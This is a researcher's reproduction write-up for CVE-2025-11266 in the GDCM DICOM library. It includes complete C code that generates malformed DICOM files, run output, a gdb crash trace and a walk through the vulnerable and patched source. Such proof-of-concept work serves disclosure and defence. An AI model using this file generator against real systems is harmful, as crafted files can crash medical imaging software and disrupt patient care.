



Org404



CVE-2025-11266 : Grassroots DICOM (GDCM) Out-of-bounds Write : Exploit PoC Reproduce

[Copy](#)

By Bhavesh M. Dhake , Security Researcher @ Cyber Secured India

=====

Existing CVE : CVE-2025-11266 (Reported by Morgen Malinoski)

Published : 2025-12-12

Vendor : Grassroots

Equipment : DICOM (GDCM) Versions 3.0.24 and prior

Risk Evaluation :

Successful exploitation of this vulnerability could allow an attacker to craft a malicious DICOM file and, if opened, could crash the application resulting in a denial-of-service condition.

Description :

An out-of-bounds write vulnerability exists in the Grassroots DICOM library (GDCM).


The issue is triggered during parsing of a malformed DICOM file containing encapsulated PixelData fragments (compressed image data stored as multiple fragments).

This vulnerability leads to a segmentation fault caused by an out-of-bounds memory access due to unsigned integer underflow in buffer indexing.

CWE-787: Out-of-bounds Write

Weakness Description :

The product writes data past the end, or before the beginning, of the intended buffer.



Scope :

Availability - Attempting to access out-of-range, invalid, or unauthorized memory could cause the product to crash.

Scope :

Integrity - Write operations could cause memory corruption. In some cases, an adversary can modify control data such as return addresses in order to execute unexpected code.

Steps to Reproduce the Exploit PoC :

Step 1 : Download the target Vendor's Target Equipment of target version

Which in this case is " GDCM v3.0.24 "

Download the windows executable from official github release :

```
https://github.com/malaterre/GDCM/releases/tag/v3.0.24
```

from there download the :

```
GDCM-3.0.24-Windows-x86_64.exe
```



Step 2 : Then simple run the .exe file and then u can find the desired tools in path :

C:\Program Files\GDCM 3.0\bin

For our demonstration we will use the tool "gdcmDump.exe"

Now let's the clean DICOM file (.dcm) which we will modify into our malicious .dcm file payload

Step 3 : First let's download a clean patient report image sample of JPEG format

i downloaded this image :

<https://github.com/ieee8023/covid-chestxray-dataset/blob/master/images/000001-1.jpg>

Step 4 : now let's convert this .jpg image to the require .dcm format

i did it from this website :

<https://products.aspose.app/imaging/conversion/jpg-to-dcm>

Writing the Exploit code which shall input our .dcm file and modify it into the malicious .dcm

Step 5 : in cmd , type :

notepad exploit.c

and in notepad paste this code :

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>

int main(int argc, char* argv[]) {
    if (argc != 3) {
        printf("Usage: %s <input.dcm> <output.dcm>\n", argv[0]);
        return 1;
    }

    FILE* fin = fopen(argv[1], "rb");
    if (!fin) return 1;

    fseek(fin, 0, SEEK_END);
    long size = ftell(fin);
    fseek(fin, 0, SEEK_SET);

    uint8_t* data = (uint8_t*)malloc(size);
    fread(data, 1, size, fin);
    fclose(fin);

    printf("File: %s (%ld bytes)\n", argv[1], size);

    // Find all fragments
    long fragment_positions[100];
    int frag_count = 0;

    for (long i = 0; i < size - 8; i++) {
        if (data[i] == 0xFE && data[i+1] == 0xFF &&
            data[i+2] == 0x00 && data[i+3] == 0xE0) {
            fragment_positions[frag_count++] = i;
            printf("Found fragment #%d at 0x%lx\n", frag_count,
i);
        }
    }

    if (frag_count < 2) {
        printf("Need at least 2 fragments\n");
        free(data);
        return 1;
    }

    // Target the LAST fragment
    long target = fragment_positions[frag_count - 1];

    printf("\nTargeting last fragment at 0x%lx\n", target);
```

```

    // Create 4 different test files with different group/element
    combinations
    struct {
        uint8_t group_low;    // Should be 0xE0
        uint8_t group_high;
        uint8_t elem_low;
        uint8_t elem_high;    // Should be 0x00
        uint32_t length;
        const char* suffix;
    } tests[] = {
        {0xE0, 0x11, 0x11, 0x00, 2, "_11E0_0011_len2"}, //
Group=0x11E0, Elem=0x0011
        {0xE0, 0x22, 0x22, 0x00, 1, "_22E0_0022_len1"}, //
Group=0x22E0, Elem=0x0022
        {0xE0, 0x33, 0x33, 0x00, 0, "_33E0_0033_len0"}, //
Group=0x33E0, Elem=0x0033
        {0xE0, 0x44, 0x44, 0x00, 2, "_44E0_0044_len2"}, //
Group=0x44E0, Elem=0x0044
    };

    for (int t = 0; t < 4; t++) {
        uint8_t* modified = (uint8_t*)malloc(size);
        memcpy(modified, data, size);

        // Modify the tag to match vulnerable pattern
        modified[target] = tests[t].group_low;    // Group low
= 0xE0
        modified[target + 1] = tests[t].group_high;    // Group
high
        modified[target + 2] = tests[t].elem_low;    // Element
low
        modified[target + 3] = tests[t].elem_high;    // Element
high = 0x00

        // Modify length
        modified[target + 4] = tests[t].length & 0xFF;
        modified[target + 5] = (tests[t].length >> 8) & 0xFF;
        modified[target + 6] = (tests[t].length >> 16) & 0xFF;
        modified[target + 7] = (tests[t].length >> 24) & 0xFF;

        // Ensure the byte at position (length-3) would be 0xFE if
length>=3
        // But with length<3, we're causing underflow anyway

        char outfile[256];
        sprintf(outfile, "exploit%s.dcm", tests[t].suffix);

        FILE* fout = fopen(outfile, "wb");

```

```
FILE *fout = fopen(outfile, "wb");
if (fout) {
    fwrite(modified, 1, size, fout);
    fclose(fout);
    printf("Created: %s\n", outfile);
    printf("  Tag: (%02x%02x,%02x%02x) - Group low=0x%02x,
Elem high=0x%02x\n",
        tests[t].group_high, tests[t].group_low,
        tests[t].elem_high, tests[t].elem_low,
        tests[t].group_low, tests[t].elem_high);
    printf("  Length: %d\n", tests[t].length);
}

free(modified);
}

free(data);

printf("\n=====\\n");
printf("TEST ALL FILES:\\n");
printf("=====\\n");
printf("gdcmdump.exe exploit_11E0_0011_len2.dcm\\n");
printf("gdcmdump.exe exploit_22E0_0022_len1.dcm\\n");
printf("gdcmdump.exe exploit_33E0_0033_len0.dcm\\n");
printf("gdcmdump.exe exploit_44E0_0044_len2.dcm\\n");

return 0;
}
```

Step 6 : compile the code file into executable :

```
gcc exploit.c -o exploit.exe
```

Step 7 : run the executable with ur .dcm file and output file name as argument

```
exploit.exe file.dcm malicious.dcm
```

```
C:\Users\Skynet\Desktop> notepad exp2.c

C:\Users\Skynet\Desktop>exp2.exe 1.jpg.dcm
'exp2.exe' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Skynet\Desktop>gcc exp2.c -o exp2.exe

C:\Users\Skynet\Desktop>exp2.exe 1.jpg.dcm
Usage: exp2.exe <input.dcm> <output.dcm>

C:\Users\Skynet\Desktop>exp2.exe 1.jpg.dcm mal.dcm
File: 1.jpg.dcm (143010 bytes)
Found fragment #1 at 0x17e
Found fragment #2 at 0x18a
```

Step 8 : we will then get 4 dcm files as output

```
Length: 2

=====
TEST ALL FILES:
=====
gdcmdump.exe exploit_11E0_0011_len2.dcm
gdcmdump.exe exploit_22E0_0022_len1.dcm
gdcmdump.exe exploit_33E0_0033_len0.dcm
gdcmdump.exe exploit_44E0_0044_len2.dcm
```

Step 9 : then run the GDCM tool with the malicious dcm file as argument

```
C:\Users\Skynet\Desktop>gdcmdump.exe exploit_11E0_0011_len2.dcm

C:\Users\Skynet\Desktop>gdcmdump.exe exploit_22E0_0022_len1.dcm

C:\Users\Skynet\Desktop>gdcmdump.exe exploit_33E0_0033_len0.dcm

C:\Users\Skynet\Desktop>gdcmdump.exe exploit_44E0_0044_len2.dcm

C:\Users\Skynet\Desktop>gdcmdump.exe --debug --verbose exploit_11E0_0011_len2.dcm
```

u will notice that after executing , the output is neither an error nor an infinite loop stuck processing

it literally does nothing even after giving arguments to output verbose data

therefore to check whats actually happening we will use the GNU debugger tool

in cmd run the command :

gdb --arg gdcmdump.exe malicious.dcm

```
C:\Users\Skyne\Desktop>gdb --arg gdcmdump.exe exploit_11E0_0011_len2.dcm
GNU gdb (GDB for MinGW-W64 x86_64, built by Brecht Sanders) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-w64-mingw32".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
```

```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from gdcmdump.exe...
(No debugging symbols found in gdcmdump.exe)
(gdb) run
Starting program: C:\Users\Skyne\Desktop\gdcmdump.exe exploit_11E0_0011_len2.dcm
[New Thread 4840.0x32bc]
[New Thread 4840.0x4dec]
[New Thread 4840.0x468]

Thread 1 received signal SIGSEGV, Segmentation fault.
0x00007ffdb530f054 in gdcmDSED!GetByteValue@DataElement@gdcmm@@QEBAPEBVByteValue@2@XZ ()
    from C:\Program Files\GDCM 3.0\bin\gdcmDSED.dll
(gdb) |
```

and here we go , we can spot that our malicious DICOM file crashed the parser of GDCM

the out of bound write triggered the source code vulnerability and caused a segmentation fault leading to Denial of Service

Understanding the Vulnerability :

the publically available vulnerable part of the source code of GDCM :

```
// 5. LEICA/WSI (ter)
else if ( (frag.GetTag().GetGroup() & 0x00ff) == 0x00e0
&& (frag.GetTag().GetElement() & 0xff00) == 0x0000 )
{
    // Looks like there is a mess with offset and odd byte array
    // We are going first to backtrack one byte back, and then use a
    // ReadBacktrack function which in turn may backtrack up to 10 bytes
    // backward. This appears to be working on a set of DICOM/WSI files from
    // LEICA
    gdcmlWarningMacro( "Trying to fix the even-but-odd value length bug #3" );
    gdcmlAssert( Fragments.size() );
    const size_t lastf = Fragments.size() - 1;
    const ByteValue *bv = Fragments[ lastf ].GetByteValue();
    const char *a = bv->GetPointer();
-   gdcmlAssertAlwaysMacro( (unsigned char)a[ bv->GetLength() - 3 ] == 0xfe );
+   gdcmlAssertAlwaysMacro( bv->GetLength() >= 3 && (unsigned char)a[ bv->GetLength() - 3 ] == 0xfe );
    Fragments[ lastf ].SetByteValue( bv->GetPointer(), bv->GetLength() - 3 );
    is.seekg( -11, std::ios::cur );
    gdcmlAssert( is.good() );
    while( frag.ReadBacktrack<TSwap>(is) && frag.GetTag() != seqDelItem )
    {
        gdcmlDebugMacro( "Frag: " << frag );
        Fragments.push_back( frag );
    }
    gdcmlAssert( frag.GetTag() == seqDelItem && frag.GetVL() == 0 );
}
```

the code : -

```
// 5. LEICA/WSI (ter)
else if ( (frag.GetTag().GetGroup() & 0x00ff) == 0x00e0
&& (frag.GetTag().GetElement() & 0xff00) == 0x0000 )
{
    // Looks like there is a mess with offset and odd byte array
    // We are going first to backtrack one byte back, and then
use a
    // ReadBacktrack function which in turn may backtrack up to
10 bytes
    // backward. This appears to be working on a set of DICOM/
WSI files from
    // LEICA
    gdcmlWarningMacro( "Trying to fix the even-but-odd value
length bug #3" );
    gdcml_assert( Fragments.size() );
    const size_t lastf = Fragments.size() - 1;
    const ByteValue *bv = Fragments[ lastf ].GetByteValue();
    const char *a = bv->GetPointer();
    gdcmlAssertAlwaysMacro( (unsigned char)a[ bv->GetLength() - 3
] == 0xfe );
    gdcmlAssertAlwaysMacro( bv->GetLength() >= 3 && (unsigned
char)a[ bv->GetLength() - 3 ] == 0xfe );
    Fragments[ lastf ].SetByteValue( bv->GetPointer(), bv-
>GetLength() - 3 );
    is.seekg( -11, std::ios::cur );
    gdcml_assert( is.good() );
    while( frag.ReadBacktrack<TSwap>(is) && frag.GetTag() !=
seqDelItem )
    {
        gdcmlDebugMacro( "Frag: " << frag );
        Fragments.push_back( frag );
    }
    gdcml_assert( frag.GetTag() == seqDelItem && frag.GetVL() ==
0 );
}
```

the whole code block is special case handler for LEICA's WSI(whole slide imaging) files

LEICA makes imaging equipment with specific data structure , here the issue was that their data had an off-by-one layout , basically a different of one unit in programming logic such as loops and indexing

```
else if ( (frag.GetTag().GetGroup() & 0x00ff) == 0x00e0
          && (frag.GetTag().GetElement() & 0xff00) == 0x0000 )
```

the above code is basically for checking the presence of DICOM data by checking for their data tags which are "FE FF 00 E0" which is "00 E0 " however due to little endian format we look for "E0 00"

the first line fetches the tag and performs bit masking to get the low bytes and check if they are "E0"

the second line gets the upper bytes and check is they are "00"

and if output if "And" operation is true then the processor knows we are dealing with DICOM data

```
gdcM_assert( Fragments.size() );
const size_t lastf = Fragments.size() - 1;
const ByteValue *bv = Fragments[ lastf ].GetByteValue();
const char *a = bv->GetPointer();
```

This gets the last fragment in the sequence and a pointer to its data.

the vulnerability : -

```
gdcMAssertAlwaysMacro( (unsigned char)a[ bv->GetLength() - 3 ] ==
0xfe );
```

in the first line we try to access the first element of array of the last fragment (to check if its "FE" which is basically the tag that the DICOM data structure ends) "a[0]" probably by subtracting "3" from its length ,

the issue here is it does not check if the actual length of fragment is actually greater than or equal to 3 ,

which means if the size if 2 ,

then $2-3 = -1$,

then it will try to access the element on "-1"th index which doesn't exist and isn't logically possible as the beginning index is 0

the line next to it is the secure code which was replaced in next version where the logic was patched :

```
gdcmaAssertAlwaysMacro( bv->GetLength() >= 3 && (unsigned char)a[
bv->GetLength() - 3 ] == 0xfe );
```

and the latter code is basically where they finally use the data structure's beginning pointer and ending pointer and do the checking for off-by-one issue and take appropriate action if exist

Understanding our Exploit :

```
FILE* fin = fopen(argv[1], "rb");
if (!fin) return 1;

fseek(fin, 0, SEEK_END);
long size = ftell(fin);
fseek(fin, 0, SEEK_SET);

uint8_t* data = (uint8_t*)malloc(size);
fread(data, 1, size, fin);
fclose(fin);

printf("File: %s (%ld bytes)\n", argv[1], size);
```

first we get a pointer to the beginning of which has our original .dcm file opened for reading in binary mode ,

then we move the pointer to the end of the file ,

then calculate the size of file by the length the pointer travelled ,

then again bring the pointer back to the beginning of file ,

then we create a pointer in RAM and allocate it the same size as that of file
for faster access to our file ,

then we read the entire file data into the RAM buffer,

then we close the file .

```
// Find all fragments
long fragment_positions[100];
int frag_count = 0;

for (long i = 0; i < size - 8; i++) {
    if (data[i] == 0xFE && data[i+1] == 0xFF &&
        data[i+2] == 0x00 && data[i+3] == 0xE0) {
        fragment_positions[frag_count++] = i;
        printf("Found fragment #%-d at 0x%lx\n", frag_count,
i);
    }
}
```

here we look for the tags that indicate beginning of DICOM format fragments
which are

" FE FF 00 E0"

first we create an array to store the fragments upto offset of 100 ,

then we set a variable with the count of fragments set to 0 ,

then we traverse from loop from beginning to end of data and check if FE -
FF - 00 - E0 are found in consecutive positions and when found we
increment the fragments counter and store the index offset where the last
fragment was found,

this is because as the vulnerable code targets the last fragment ,

we too shall modify the last fragment ,

```
struct {
    uint8_t group_low;    // Should be 0xE0
    uint8_t group_high;
    uint8_t elem_low;
    uint8_t elem_high;    // Should be 0x00
    uint32_t length;
    const char* suffix;
} tests[] = {
    {0xE0, 0x11, 0x11, 0x00, 2, "_11E0_0011_len2"}, //
    Group=0x11E0, Elem=0x0011
    {0xE0, 0x22, 0x22, 0x00, 1, "_22E0_0022_len1"}, //
    Group=0x22E0, Elem=0x0022
    {0xE0, 0x33, 0x33, 0x00, 0, "_33E0_0033_len0"}, //
    Group=0x33E0, Elem=0x0033
    {0xE0, 0x44, 0x44, 0x00, 2, "_44E0_0044_len2"}, //
    Group=0x44E0, Elem=0x0044
};
```

DICOM tags are stored in little endian format , so tag (11,E0, 00, 11) in memory will look like :

E0 11 11 00 (group_low=0xE0, group_high=0x11, elem_low=0x11, elem_high=0x00)

so we create a structure to hold that format and create 4 test cases such that all has the same tag of E0 00 but have different values - 11 , 22 , 33, 44 and different sizes - 2 , 1 , 0 , 2 and accordingly relatable names for them ,

however since we know the vulnerable code substracts 3 , our first test case file with size 2 and value 11 will do the work ,

```

for (int t = 0; t < 4; t++) {
    uint8_t* modified = (uint8_t*)malloc(size);
    memcpy(modified, data, size);

    // Modify the tag to match vulnerable pattern
    modified[target]      = tests[t].group_low;    // Group low
= 0xE0
    modified[target + 1] = tests[t].group_high;    // Group
high
    modified[target + 2] = tests[t].elem_low;      // Element
low
    modified[target + 3] = tests[t].elem_high;     // Element
high = 0x00

    // Modify length
    modified[target + 4] = tests[t].length & 0xFF;
    modified[target + 5] = (tests[t].length >> 8) & 0xFF;
    modified[target + 6] = (tests[t].length >> 16) & 0xFF;
    modified[target + 7] = (tests[t].length >> 24) & 0xFF;

```

then we create a pointer holding same size as that of the original dcm file and transfer the data ,

then we loop through each of our test cases and in each iteration we :

access the last fragment from it's offset position we calculates earlier and set it's value and further values as decides in test cases above as E0 then 11 then 11 then 00 from target to target + 3 ,

and set the length from target+4 to target+7 ,

suppose in first iteration the length is to be set to 2 ,

then its written as 0x00000002 in 32-bit hexadecimal - 00 , 00, 00, 02

therefore we use bit masking and except for the lower byte of 02 set everything else as 0 ,

and then in latter code we output this modified .dcm malicious file


```
C:\Users\Skyne\Desktop>exp2.exe 1.jpg.dcm mal.dcm
File: 1.jpg.dcm (143010 bytes)
Found fragment #1 at 0x17e
Found fragment #2 at 0x18a

Targeting last fragment at 0x18a
Created: exploit_11E0_0011_len2.dcm
  Tag: (11e0,0011) - Group low=0xe0, Elem high=0x00
  Length: 2
Created: exploit_22E0_0022_len1.dcm
  Tag: (22e0,0022) - Group low=0xe0, Elem high=0x00
  Length: 1
Created: exploit_33E0_0033_len0.dcm
  Tag: (33e0,0033) - Group low=0xe0, Elem high=0x00
  Length: 0
Created: exploit_44E0_0044_len2.dcm
  Tag: (44e0,0044) - Group low=0xe0, Elem high=0x00
  Length: 2

=====
TEST ALL FILES:
=====
gdcmdump.exe exploit_11E0_0011_len2.dcm
gdcmdump.exe exploit_22E0_0022_len1.dcm
gdcmdump.exe exploit_33E0_0033_len0.dcm
gdcmdump.exe exploit_44E0_0044_len2.dcm
```

and hence we have covered :

1. what was the vulnerability
2. what was the exploit code
3. what was the logic of exploitation
4. and how to demonstrate / simulate / reproduce this exploit poc

[Previous](#)

[CVE-2020-25179-CWE-200-CWE-497-CWE-214](#)

Last updated 8 minutes ago